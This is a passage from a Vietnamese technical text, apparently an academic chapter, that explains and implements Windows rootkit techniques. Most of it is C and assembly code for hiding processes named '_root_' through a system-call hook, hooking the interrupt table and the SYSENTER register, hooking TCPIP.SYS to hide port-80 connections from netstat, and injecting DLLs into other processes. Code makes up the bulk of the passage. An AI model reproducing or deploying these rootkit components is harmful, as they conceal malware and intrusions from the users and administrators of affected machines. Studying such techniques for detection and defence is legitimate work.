{
    // Đặt yêu cầu liệt kê tiến trình bằng giá trị 5
    if(SystemInformationClass == 5)
    {
        // Tìm các tiến trình bắt đầu bởi
        // "_root_" và lọc chúng ra.
        struct _SYSTEM_PROCESSES *curr =
            (struct _SYSTEM_PROCESSES *) SystemInformation;
        struct _SYSTEM_PROCESSES *prev = NULL;
        while(curr)
        {
            //DbgPrint("Current item is %x\n", curr);
            if (curr->ProcessName.Buffer != NULL)
            {
                if(0 == memcmp(curr->ProcessName.Buffer, L"_root_", 12))
                {
                    m_UserTime.QuadPart += curr->UserTime.QuadPart;
                    m_KernelTime.QuadPart += curr->KernelTime.QuadPart;
                    if(prev) // Xử lý phần tử tiếp theo
                    {
                        if(curr->NextEntryDelta)
                            prev->NextEntryDelta += curr->NextEntryDelta;
                        else // nếu là phần tử cuối cùng
                            prev->NextEntryDelta = 0;
                    }
                    else
                    {
                        if(curr->NextEntryDelta)
                        {
                            // Đầu tiên của danh sách
                            // chuyển đến phần tử kế tiếp
                            (char*)SystemInformation += curr->NextEntryDelta;
                        }
                        else // Nếu chỉ có một tiến trình.
                            SystemInformation = NULL;
                    }
                }
            }
            curr = curr->NextEntry;
        }
    }
}
```



```

else // Xử lý tiến trình IDLE của hệ thống.
{
    // Thêm thời gian thực thi của _root_*
    // vào tiến trình IDLE.
    curr->UserTime.QuadPart += m_UserTime.QuadPart;
    curr->KernelTime.QuadPart += m_KernelTime.QuadPart;
    // Đặt lại bộ đếm thời gian cho lần kế tiếp.
    m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;
}
prev = curr;
if(curr->NextEntryDelta)((char*)curr+=curr->NextEntryDelta);
else curr = NULL;
}
}
else if (SystemInformationClass == 8)
{
    // Lấy thông tin SystemProcessorTimes
    struct _SYSTEM_PROCESSOR_TIMES * times =(struct
_SYSTEM_PROCESSOR_TIMES *)SystemInformation;
    times->IdleTime.QuadPart += m_UserTime.QuadPart + m_KernelTime.QuadPart;
}
}
return ntStatus;
}

```

#### 2.6.5. Hook bảng chỉ dẫn ngắt (IDT)

Bảng chỉ dẫn ngắt (IDT) được dùng để quản lý các chương trình con xử lý ngắt. Ngắt có thể được gọi bởi từ phần mềm hoặc phần cứng, khi một phím được nhấn, một trang bị lỗi (vector 0x0E trong IDT) hoặc khi một tiến trình yêu cầu hàm trong SSDT (Gọi dịch vụ hệ thống, vector 0x2E trong IDT). Nếu ta hook vector 0x2E trong IDT thì hàm hook sẽ được gọi trước khi gọi hàm của kernel trong SSDT.

Có hai điểm quan trọng cần lưu ý khi làm việc với IDT. Thứ nhất, mỗi CPU có một IDT riêng, hệ thống nhiều CPU thì có nhiều IDT, do vậy phải hook toàn bộ IDT của hệ thống. Thứ hai, các chương trình có xử lý ngắt trong IDT thực hiện xong không trả về kết quả nên không thể thực hiện lọc dữ liệu được.

Khi một ứng dụng gọi dịch vụ hệ thống, NTDLL.DLL sẽ nạp chỉ mục của lời gọi hệ thống vào thanh ghi EAX và thanh ghi EDX cũng được trỏ đến stack chứa các tham số. NTDLL.DLL sẽ gọi ngắt INT 2Eh, tín hiệu ngắt được chuyển từ user mode sang kernel mode. Đối với hệ điều hành Windows mới hơn như 2000, XP... thì sử dụng lệnh SYSENTER cũng như INT 2Eh. Lệnh SIDT sẽ được dùng để tìm IDT trong bộ nhớ của mỗi CPU, trả về địa chỉ của cấu trúc IDTINFO. Địa chỉ đó lưu trong 2 từ thấp và cao của một biến DWORD. Ta sử dụng macro MAKELONG dưới đây để lấy giá trị DWORD:

```
typedef struct
{
    WORD IDTLimit;
    WORD LowIDTbase;
    WORD HiIDTbase;
} IDTINFO;
#define MAKELONG(a, b)((LONG)((((WORD)(a))|((DWORD)((WORD)(b)))<< 16))
```

Dưới đây là cấu trúc của mỗi phần tử trong IDT, độ dài 64bit.

```
#pragma pack(1)
typedef struct
{
    WORD LowOffset;
    WORD selector;
    BYTE unused_lo;
    unsigned char unused_hi:5;
    unsigned char DPL:2;
    unsigned char P:1;    // vector
    WORD HiOffset;
} IDTENTRY;
#pragma pack()
```

Hàm hook HookInterrupts() khai báo một biến toàn cục dạng DWORD lưu giá trị thực tế của handler INT 2E. Nó cũng đồng thời định nghĩa NT\_SYSTEM\_SERVICE\_INT là 0x2E. Đoạn mã dưới đây thực hiện thay thế các phần tử trong IDT bằng các IDTENTRY chứa địa chỉ của hàm hook.

```
DWORD KiRealSystemServiceISR_Ptr; // Handler của INT 2E ban đầu
#define NT_SYSTEM_SERVICE_INT 0x2e

int HookInterrupts()
{
    IDTINFO idt_info;
    IDTENTRY* idt_entries;
    IDTENTRY* int2e_entry;
    __asm{
        sidt idt_info;
    }
    idt_entries =(IDTENTRY*)MAKELONG(idt_info.LowIDTbase,idt_info.HiIDTbase);
    KiRealSystemServiceISR_Ptr = // Lưu địa chỉ thực của hàm handler INT 2E
        MAKELONG(idt_entries[NT_SYSTEM_SERVICE_INT].LowOffset,
```

```

        idt_entries[NT_SYSTEM_SERVICE_INT].HiOffset);
/*****
* Sau đó thực hiện hook bất cứ hàm xử lý ngắt nào
*****/

int2e_entry = &(idt_entries[NT_SYSTEM_SERVICE_INT]);
__asm{
    cli;                // Cấm ngắt
    lea eax,MyKiSystemService; // Nạp vào EAX địa chỉ của hàm hook
    mov ebx, int2e_entry;  // Địa chỉ của handler INT 2E trong bảng
    mov [ebx],ax;          // Ghi đè địa chỉ thực tế của handler
                                //bằng 16 bit thấp của địa chỉ hàm hook
    shr eax,16
    mov [ebx+6],ax;        // Ghi đè địa chỉ thực tế của handler
                                //bằng 16 bit thấp của địa chỉ hàm
hook
    sti;                // Cho phép ngắt.
}
return 0;
}

```

Sau khi đã cài đặt được hook vào IDT, có thể phát hiện được bất kì tiến trình nào yêu cầu gọi dịch vụ hệ thống.

#### 2.6.6. SYSENTER

Hệ điều hành Windows từ 2000 trở đi đã không còn sử dụng INT 2E để gọi yêu cầu đến các dịch vụ hệ thống thông qua IDT nữa, mà chúng sử dụng một phương pháp nhanh hơn. Trong trường hợp này, NTDLL.DLL nạp số hiệu của dịch vụ hệ thống vào thanh ghi EAX và nạp con trỏ của stack hiện tại vào thanh ghi EDX. Sau đó NTDLL gọi lệnh SYSENTER của vi xử lý Intel thực hiện các công việc tiếp theo.

Lệnh SYSENTER trao điều khiển cho địa chỉ ở một trong các thanh ghi Model-Specific Registers(MSRs). Thanh ghi này có tên là IA32\_SYSENTER\_EIP và nó thực hiện lệnh trong Ring 0.

Dưới đây là một trình điều khiển thiết bị có khả năng đọc giá trị của IA32\_SYSENTER\_EIP, lưu nó vào biến toàn cục nào đó, rồi ghi lại địa chỉ của thanh ghi này bởi địa chỉ của hàm hook. Hàm hook là hàm MyKiFastCallEntry chỉ đơn giản thực thi lại hàm ban đầu.

```

#include "ntddk.h"
ULONG d_origKiFastCallEntry; // Giá trị ban đầu trong
                             // ntoskrnl!KiFastCallEntry

VOID OnUnload( IN PDRIVER_OBJECT DriverObject )

```

```

{
    DbgPrint("ROOTKIT: OnUnload called\n");
}

// Hàm hook
__declspec(naked) MyKiFastCallEntry()
{
    __asm {
        jmp [d_origKiFastCallEntry]
    }
}

NTSTATUS DriverEntry(PDRIVER_OBJECT theDriverObject,
                    PUNICODE_STRING theRegistryPath)
{
    theDriverObject->DriverUnload = OnUnload;
    __asm {
        mov ecx, 0x176
        rdmsr // đọc giá trị của thanh ghi IA32_SYSENTER_EIP
        mov d_origKiFastCallEntry, eax
        mov eax, MyKiFastCallEntry // Lưu địa chỉ của hàm hook vào EAX
        wrmsr // Ghi vào thanh ghi IA32_SYSENTER_EIP
    }
    return STATUS_SUCCESS;
}

```

#### 2.6.7. Ẩn cổng giao tiếp tcpip bằng IRP hook

Khi một trình điều khiển thiết bị được cài đặt, nó khởi tạo một bảng các con trỏ trỏ đến những hàm xử lý yêu cầu gói tin vào ra (I/O Request Packets - IRPs). IRP quản lý nhiều dạng yêu cầu như đọc, ghi, truy vấn.

Một số loại IPR cung cấp bởi Microsoft DDK:


```

#define IRP_MJ_CREATE                0x00
#define IRP_MJ_CREATE_NAMED_PIPE    0x01
#define IRP_MJ_CLOSE                 0x02
#define IRP_MJ_READ                   0x03
#define IRP_MJ_WRITE                  0x04
#define IRP_MJ_QUERY_INFORMATION      0x05
#define IRP_MJ_SET_INFORMATION        0x06
#define IRP_MJ_QUERY_EA               0x07
#define IRP_MJ_SET_EA                 0x08

```

```
#define IRP_MJ_FLUSH_BUFFERS      0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
#define IRP_MJ_DIRECTORY_CONTROL 0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL 0x0d
#define IRP_MJ_DEVICE_CONTROL     0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
#define IRP_MJ_SHUTDOWN           0x10
#define IRP_MJ_LOCK_CONTROL       0x11
#define IRP_MJ_CLEANUP            0x12
#define IRP_MJ_CREATE_MAILSLOT    0x13
#define IRP_MJ_QUERY_SECURITY     0x14
#define IRP_MJ_SET_SECURITY       0x15
#define IRP_MJ_POWER              0x16
#define IRP_MJ_SYSTEM_CONTROL     0x17
#define IRP_MJ_DEVICE_CHANGE      0x18
#define IRP_MJ_QUERY_QUOTA        0x19
#define IRP_MJ_SET_QUOTA          0x1a
#define IRP_MJ_PNP                0x1b
#define IRP_MJ_PNP_POWER          IRP_MJ_PNP //Obsolete
#define IRP_MJ_MAXIMUM_FUNCTION   0x1b
```

Giống như IDT, các hàm xử lý các IRP không trả về kết quả. Hình dưới đây mô tả quá trình gọi một đối tượng Driver từ đối tượng Device khi có mã rootkit chèn vào:



Hình 2.30. Kỹ thuật IRP hook trong kernel hook

Để minh họa việc cài đặt hàm hook, dưới đây là cách ẩn cổng giao tiếp TCP từ chương trình sử dụng IRP hook trong trình điều khiển thiết bị TCPIP.SYS.

Khi chạy netstat, có thể liệt kê được các cổng TCP/IP đang dùng:

```
C:\Documents and Settings\ITKINGDOM>netstat -p TCP
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	LIFE:1027	localhost:1422	ESTABLISHED
TCP	LIFE:1027	localhost:1424	ESTABLISHED
TCP	LIFE:1027	localhost:1428	ESTABLISHED
TCP	LIFE:1410	localhost:1027	CLOSE_WAIT
TCP	LIFE:1422	localhost:1027	ESTABLISHED
TCP	LIFE:1424	localhost:1027	ESTABLISHED
TCP	LIFE:1428	localhost:1027	ESTABLISHED
TCP	LIFE:1463	localhost:1027	CLOSE_WAIT
TCP	LIFE:1423	64.12.28.72:5190	ESTABLISHED
TCP	LIFE:1425	64.12.24.240:5190	ESTABLISHED
TCP	LIFE:3537	64.233.161.104:http	ESTABLISHED

Để ẩn đi kết nối của rootkit ra bên ngoài qua giao thức TCP, cách duy nhất là hook TCPIP.SYS và lọc IRP.

Công việc đầu tiên là tìm đối tượng trình điều khiển trong bộ nhớ, chúng ta tập trung vào TCPIP.SYS và tìm đối tượng trình điều khiển gắn với nó, gọi là `\\DRIVER\\TCP`. Kernel cung cấp hàm trả về con trỏ trỏ vào đối tượng trình điều khiển của bất kì thiết bị nào, đó là `IoGetDeviceObjectPointer`. Khi đã có được con trỏ thì có thể truy nhập được vào bảng các hàm của đối tượng đó. Chúng ta cần lưu lại địa chỉ của những hàm cũ để khi gỡ rootkit khỏi bộ nhớ sẽ phục hồi lại giá trị cho nó, tránh gây lỗi BSoD.

Hàm `InstallTCPDriverHook` dưới đây thực hiện hook một phần tử trong bảng IRP handler, thay thế con trỏ hàm trong TCPIP.SYS mà tương tác với `IRP_MJ_DEVICE_CONTROL`.

```
PFILE_OBJECT pFile_tcp;
PDEVICE_OBJECT pDev_tcp;
PDRIVER_OBJECT pDrv_tcpip;
typedef NTSTATUS (*OLDIRPMJDEVICECONTROL)(IN PDEVICE_OBJECT, IN PIRP);
OLDIRPMJDEVICECONTROL OldIrpMjDeviceControl;

NTSTATUS InstallTCPDriverHook()
{
    NTSTATUS    ntStatus;
    UNICODE_STRING deviceTCPUnicodeString;
    WCHAR deviceTCPNameBuffer[] = L"\\Device\\Tcp";
    pFile_tcp = NULL;
    pDev_tcp = NULL;
```

```

pDrv_tcpip = NULL;
RtlInitUnicodeString (&deviceTCPUnicodeString,
                      deviceTCPNameBuffer);
ntStatus = IoGetDeviceObjectPointer(&deviceTCPUnicodeString,
                                   FILE_READ_DATA, &pFile_tcp,
                                   &pDev_tcp);
if(!NT_SUCCESS(ntStatus))
    return ntStatus;

pDrv_tcpip = pDev_tcp->DriverObject;
OldIrpMjDeviceControl = pDrv_tcpip->
MajorFunction[IRP_MJ_DEVICE_CONTROL];
if (OldIrpMjDeviceControl)
    InterlockedExchange ((PLONG)&pDrv_tcpip->
MajorFunction[IRP_MJ_DEVICE_CONTROL],
                        (LONG)HookedDeviceControl);

return STATUS_SUCCESS;
}

```

Khi đoạn code trên được thực thi, chúng ta đã hook vào trình điều khiển TCPICP.SYS. Từ đây có thể nhận được các IRP từ hàm HookedDeviceControl. Các kiểu yêu cầu trong IRP\_MJ\_DEVICE\_CONTROL có nhiều kiểu khác nhau, để lấy danh sách các port thì cần chạy yêu cầu IOCTL\_TCP\_QUERY\_INFORMATION\_EX, để ẩn cổng TCP chỉ cần tập trung vào yêu cầu CO\_TL\_ENTITY và ẩn cổng UDP tập trung vào CL\_TL\_ENTITY, hai yêu cầu này nằm trong cấu trúc toi\_entity đối tượng TDIObjectID.

```

#define CO_TL_ENTITY          0x400
#define CL_TL_ENTITY          0x401
#define IOCTL_TCP_QUERY_INFORMATION_EX 0x00120003
/* Structure of an entity ID.
typedef struct TDIEntityID {
    ULONG    tei_entity;
    ULONG    tei_instance;
} TDIEntityID;
/* Structure of an object ID.
typedef struct TDIObjectID {
    TDIEntityID  toi_entity;
    ULONG        toi_class;
    ULONG        toi_type;
    ULONG        toi_id;

```

```
} TDIObjectID;
```

Hàm HookedDeviceControl cần con trỏ trỏ đến IRP stack, nơi mà có chứa các thông tin về mã hàm của IRP. Khi đã hook được vào IRP\_MJ\_DEVICE\_CONTROL theo đó lấy được mã hàm. Sau đó rootkit thực hiện công việc tìm bộ đệm nhập. Kernel sử dụng phương thức METHOD\_NEITHER để chuyển thông tin vào bộ đệm ở Parameters.DeviceIoControl.Type3InputBuffer trong IRP stack. Để ẩn cổng TCP, inputBuffer->toi\_entity.tei\_entity phải bằng giá trị CO\_TL\_ENTITY.

```
NTSTATUS HookedDeviceControl(IN PDEVICE_OBJECT DeviceObject,
                           IN PIRP Irp)
```

```
{
    PIO_STACK_LOCATION    irpStack;
    ULONG                 ioTransferType;
    TDIObjectID           *inputBuffer;
    DWORD                 context;
    // Lấy con trỏ đến vị trí hiện tại trong IRP stack
    // trong IRP stack có các thông tin về số hiệu hàm và các tham số
    // cần thiết.
    irpStack = IoGetCurrentIrpStackLocation (Irp);
    switch (irpStack->MajorFunction)
    {
        case IRP_MJ_DEVICE_CONTROL:
            if ((irpStack->MinorFunction == 0) &&
                (irpStack->Parameters.DeviceIoControl.IoControlCode
                 == IOCTL_TCP_QUERY_INFORMATION_EX))
            {
                ioTransferType =
                    irpStack->Parameters.DeviceIoControl.IoControlCode;
                ioTransferType &= 3;
                // Đặt kiểu tìm kiếm trong buffer
                if (ioTransferType == METHOD_NEITHER)
                {
                    inputBuffer = (TDIObjectID *)
                        irpStack->Parameters.DeviceIoControl.Type3InputBuffer;
                    // CO_TL_ENTITY cho TCP và CL_TL_ENTITY cho UDP
                    if (inputBuffer->toi_entity.tei_entity == CO_TL_ENTITY)
                    {
                        if ((inputBuffer->toi_id == 0x101) ||
                            (inputBuffer->toi_id == 0x102) ||
                            (inputBuffer->toi_id == 0x110))
```



```

    {
        // Gọi thủ tục xử lý IoCompletionRoutine
        // bằng cách đặt lại cờ điều khiển của IRP stack.
        irpStack->Control = 0;
        irpStack->Control |= SL_INVOKE_ON_SUCCESS;
        // Lưu lại thủ tục xử lý nếu có
        irpStack->Context =(PIO_COMPLETION_ROUTINE)
            ExAllocatePool(NonPagedPool,
                sizeof(REQINFO));
        ((PREQINFO)irpStack->Context)->
            OldCompletion =
                irpStack->CompletionRoutine;
        ((PREQINFO)irpStack->Context)->ReqType =
            inputBuffer->toi_id;
        // Gọi hàm mới thêm vào
        // trước khi IRP thực hiện xong việc xử lý
        irpStack->CompletionRoutine =
        (PIO_COMPLETION_ROUTINE) IoCompletionRoutine;
    }
}
}
}
break;

default:
break;
}

// Gọi hàm cũ
return OldIrpMjDeviceControl(DeviceObject, Irp);
}

```

Đoạn mã trên đã thực hiện việc chèn xử lý vào IRP trong trình điều khiển thiết bị. Công việc cuối cùng là thêm thủ tục hoàn thiện xử lý để trả về call stack, vì nếu sử dụng hàm hook ở trên thì IRP handler sẽ mặc nhiên gọi hàm hook mà không trả về vị trí đã trao quyền điều khiển cho nó. Tiếp theo IoCompletionRoutine được gọi sau khi TCPIP.SYS điền đầy đủ thông tin vào output buffer trong IRP với các cấu trúc của những cổng TCP tồn tại trên hệ thống như sau:

```

#define HTONS(a) (((0xFF&a)<<8) + ((0xFF00&a)>>8)) // to get a port
// Structures of TCP information buffers returned by TCPIP.SYS

```

```
typedef struct _CONNINFO101 {
    unsigned long status;
    unsigned long src_addr;
    unsigned short src_port;
    unsigned short unk1;
    unsigned long dst_addr;

    unsigned short dst_port;
    unsigned short unk2;
} CONNINFO101, *PCONNINFO101;
typedef struct _CONNINFO102 {
    unsigned long status;
    unsigned long src_addr;
    unsigned short src_port;
    unsigned short unk1;
    unsigned long dst_addr;
    unsigned short dst_port;
    unsigned short unk2;
    unsigned long pid;
} CONNINFO102, *PCONNINFO102;
typedef struct _CONNINFO110 {
    unsigned long size;
    unsigned long status;
    unsigned long src_addr;
    unsigned short src_port;
    unsigned short unk1;
    unsigned long dst_addr;
    unsigned short dst_port;
    unsigned short unk2;
    unsigned long pid;
    PVOID unk3[35];
} CONNINFO110, *PCONNINFO110;
```

Khi IoCompletionRoutine nhận được con trỏ Ngữ cảnh dạng PREQINFO, cần thay đổi trạng thái của mỗi cấu trúc đó để ẩn thông tin công trên hệ thống. Một số trạng thái phổ biến như:

- 2 : LISTENING
- 3 :SYN\_SENT
- 4 :SYN\_RECEIVED
- 5 :ESTABLISHED
- 6 :FIN\_WAIT\_1

- 7 :FIN\_WAIT\_2
- 8 :CLOSE\_WAIT
- 9 :CLOSING

Chúng ta sẽ đặt giá trị thành 0 để cổng đó không xuất hiện trong danh sách in ra từ buffer của lệnh netstat.

```
typedef struct _REQINFO {
    PIO_COMPLETION_ROUTINE OldCompletion;
    unsigned long    ReqType;
} REQINFO, *PREQINFO;
NTSTATUS IoCompletionRoutine(IN PDEVICE_OBJECT DeviceObject,
                           IN PIRP Irp,
                           IN PVOID Context)
{
    PVOID OutputBuffer;
    DWORD NumOutputBuffers;
    PIO_COMPLETION_ROUTINE p_compRoutine;
    DWORD i;
    // Các loại trạng thái:
    // 0 = Invisible
    // 1 = CLOSED
    // 2 = LISTENING
    // 3 = SYN_SENT
    // 4 = SYN_RECEIVED
    // 5 = ESTABLISHED
    // 6 = FIN_WAIT_1
    // 7 = FIN_WAIT_2
    // 8 = CLOSE_WAIT
    // 9 = CLOSING
    // ...
    OutputBuffer = Irp->UserBuffer;
    p_compRoutine = ((PREQINFO)Context)->OldCompletion;
    if (((PREQINFO)Context)->ReqType == 0x101)
    {
        NumOutputBuffers = Irp->IoStatus.Information / sizeof(CONNINFO101);
        for(i = 0; i < NumOutputBuffers; i++)
        {
            // Ấn tắt cả cổng kết nối web 80
            if (HTONS(((PCONNINFO101)OutputBuffer)[i].dst_port) == 80)
                ((PCONNINFO101)OutputBuffer)[i].status = 0;
        }
    }
}
```

```

    }
}
else if (((PREQINFO)Context)->ReqType == 0x102)
{
    NumOutputBuffers = Irp->IoStatus.Information / sizeof(CONNINFO102);
    for(i = 0; i < NumOutputBuffers; i++)
    {
        // Ấn tắt cả cổng kết nối web 80
        if (HTONS(((PCONNINFO102)OutputBuffer)[i].dst_port) == 80)
            ((PCONNINFO102)OutputBuffer)[i].status = 0;
    }
}
else if (((PREQINFO)Context)->ReqType == 0x110)
{
    NumOutputBuffers = Irp->IoStatus.Information / sizeof(CONNINFO110);
    for(i = 0; i < NumOutputBuffers; i++)
    {
        // Ấn tắt cả cổng kết nối web 80
        if (HTONS(((PCONNINFO110)OutputBuffer)[i].dst_port) == 80)
            ((PCONNINFO110)OutputBuffer)[i].status = 0;
    }
}
ExFreePool(Context);

if ((Irp->StackCount > (ULONG)1) && (p_compRoutine != NULL))
{
    return (p_compRoutine)(DeviceObject, Irp, NULL);
}
else
{
    return Irp->IoStatus.Status;
}
}

```

## 2.7. USER HOOK

### 2.7.1. Khái niệm về user hook

Hệ điều hành Windows cung cấp một tập các hàm API với đầy đủ tài liệu tham khảo mô tả cách sử dụng, tham số. Thông qua những hàm API này, các tiến trình có thể yêu cầu sự trợ giúp của hệ điều hành để thực hiện một số công việc ngoài khả năng của nó như gọi các

hàm bên trong hệ thống. Các chương trình như Taskmgr, Windows Explorer hay Registry Editor đều sử dụng các hàm API này nên có thể bị tấn công bởi Rootkit.

Ví dụ một trường hợp muốn liệt kê toàn bộ tệp tin trong một thư mục nào đó, ứng dụng đầu tiên phải gọi hàm API FindFirstFile bên trong Kernel32.dll. FindFirstFile sẽ trả lại 1 handle nếu thành công. Handle này sẽ được dùng để gọi liên tiếp những hàm FindNextFile để quét toàn bộ thư mục và thư mục con trong nó. FindNextFile cũng là một hàm được export từ Kernel32.dll. Để sử dụng những hàm API trên thì ứng dụng phải nạp Kernel32.dll trong lúc chạy và sao chép địa chỉ của những hàm đó vào Import Address Table(IAT). Khi ứng dụng gọi FindNextFile thì nó sẽ gọi hàm được trỏ đến từ bảng IAT.

Hàm FindNextFile trong Kernel32.dll sẽ gọi dịch vụ trong Ntdll.dll, Ntdll sẽ nạp thanh ghi EAX với số hiệu của dịch vụ tương ứng là NtQueryDirectoryFile. Ntdll cũng nạp thanh ghi EDX chứa các tham số cho FindNextFile. Sau đó, Ntdll gọi ngắt 0x2E hay lệnh SYSENTER để bắt nhân thực hiện dịch vụ NtQueryDirectoryFile.


Vì ứng dụng nạp Kernel32.dll vào không gian địa chỉ riêng của nó (thuộc dải 0x00010000 đến 0x7FFE0000) nên rootkit có thể trực tiếp ghi đè lên bất kì hàm nào của Kernel32.dll. Kỹ thuật này gọi là API hooking, thực hiện trên user mode.

Tiếp tục ví dụ trên, rootkit có thể ghi đè lên hàm FindNextFile với mã lệnh khác nhằm chống lại việc thực thi hàm này. Ngoài ra, rootkit còn có thể ghi đè lên IAT địa chỉ của hàm riêng thay để thực hiện các chức năng khác thay vì FindNextFile.

### 2.7.2. IAT hooking

Khi một ứng dụng muốn sử dụng một hàm đã có sẵn trong một tệp nhị phân nào đó thì nó phải nạp địa chỉ của những hàm đó vào bảng IAT. Một thư viện DLL thường có một cấu trúc gọi là IMAGE\_IMPORT\_DESCRIPTOR chứa tên của DLL, ngoài ra cũng có 2 con trỏ đến 2 mảng có cấu trúc IMAGE\_IMPORT\_BY\_NAME chứa tên của các hàm sẽ được dùng bởi các ứng dụng.

Khi hệ điều hành nạp một DLL vào bộ nhớ, hệ điều hành đọc và phân tích cấu trúc IMAGE\_IMPORT\_DESCRIPTOR, sau đó các DLL cần thiết sẽ được nạp vào vùng nhớ của ứng dụng. Sau khi DLL được ánh xạ xong, hệ điều hành đọc thông tin các hàm từ cấu trúc IMAGE\_IMPORT\_BY\_NAME với dải địa chỉ ảo của hàm. Rootkit bằng việc hook vào bảng IAT sẽ hướng lại luồng điều khiển như hình dưới đây:



Hình 2.31. Kỹ thuật hook bảng IAT

## 2.7.3. Chèn thư viện dll vào tiến trình ở user mode

Có 3 phương pháp để thực hiện chèn một DLL bất kì vào một tiến trình.

Cách thứ nhất là sử dụng Registry. Trong Windows NT/2000/XP/2003, có một khóa trong Registry là

HKEY\_LOCAL\_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit\_DLLs. Rootkit có thể lợi dụng khóa này để nạp một DLL của riêng nó. Khi một ứng dụng bất kì có sử dụng User32.dll thì những DLL nào có trong khóa trên sẽ được nạp tự động bởi User32.dll vào không gian địa chỉ của tiến trình. User32.dll sẽ nạp các DLL bằng việc gọi hàm API LoadLibrary. Khi mỗi thư viện được nạp thì hàm DllMain trong thư viện đó được gọi với tham số là DLL\_PROCESS\_ATTACH. Đó chính là lý do tại sao DLL đó có thể nạp được vào không gian địa chỉ của tiến trình. Rootkit có thể sử dụng hook được cài đặt sẵn trong DLL mà nạp bởi User32.dll để ẩn tệp tin, khóa registry,...

Cách thứ 2 là sử dụng hook, ví dụ như sau: có 2 tiến trình. Tiến trình A là rootkit loader. Tiến trình B là tiến trình đích cần chèn DLL vào. Tiến trình A sẽ gọi SetWindowsHookEx:

```
HHOOK SetWindowsHookEx(
    int idHook,
    HOOKPROC lpfn,
    HINSTANCE hMod,
    DWORD dwThreadId
);
```

Tham số thứ nhất là loại của thông điệp, ví dụ WH\_KEYBOARD, có thể chèn thủ tục theo dõi phím nhấn. Tham số thứ 2 xác định địa chỉ hàm mà hệ thống sẽ phải gọi khi xử lý thông điệp đó. Tham số thứ 3 chứa địa chỉ vùng nhớ ảo mà DLL chứa hàm đó, tham số cuối là luồng sẽ được hook. Nếu dwThreadId = 0 thì tất cả các luồng sẽ bị hook.

Ví dụ nếu tiến trình A gọi hàm

SetWindowsHookEx(WH\_KEYBOARD, myKeyBrdFuncAd, myDllHandle, 0)

Trong khi tiến trình B nhận sự kiện nhấn phím từ bàn phím thì tiến trình B sẽ nạp rootkit có handle là myDllHandle, DLL này chứa hàm myKeyBrdFuncAd function. DLL là 1 phần của rootkit và nó sẽ hook bảng IAT trong không gian địa chỉ của tiến trình B.

```
BOOL APIENTRY DllMain(HANDLE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved)
{
```

```
    if (ul_reason_for_call == DLL_PROCESS_ATTACH)
    {
        // Cài đặt đoạn mã Hook bất cứ hàm nào trong
        // không gian địa chỉ của tiến trình.

    }
```

```

return TRUE;
}
__declspec (dllexport) LRESULT myKeyBrdFuncAd (int code,
                                                WPARAM wParam,
                                                LPARAM lParam)
{
    return CallNextHookEx(g_hhook, code, wParam, lParam);
}

```

Cách thứ 3 là chèn DLL sử dụng Luồng điều khiển từ xa. Windows cung cấp API để tạo một luồng trong tiến trình khác với các tham số như sau:

```

HANDLE CreateRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
);

```

Tham số đầu tiên là handle của tiến trình sẽ bị chèn. Để lấy handle của tiến trình đích, rootkit có thể sử dụng hàm OpenProcess với tham số là định danh của tiến trình(Process Identifier - PID):

```

HANDLE OpenProcess(DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwProcessId
);

```

PID có thể được tìm thấy bởi ứng dụng Taskmgr.exe hoặc lập trình.

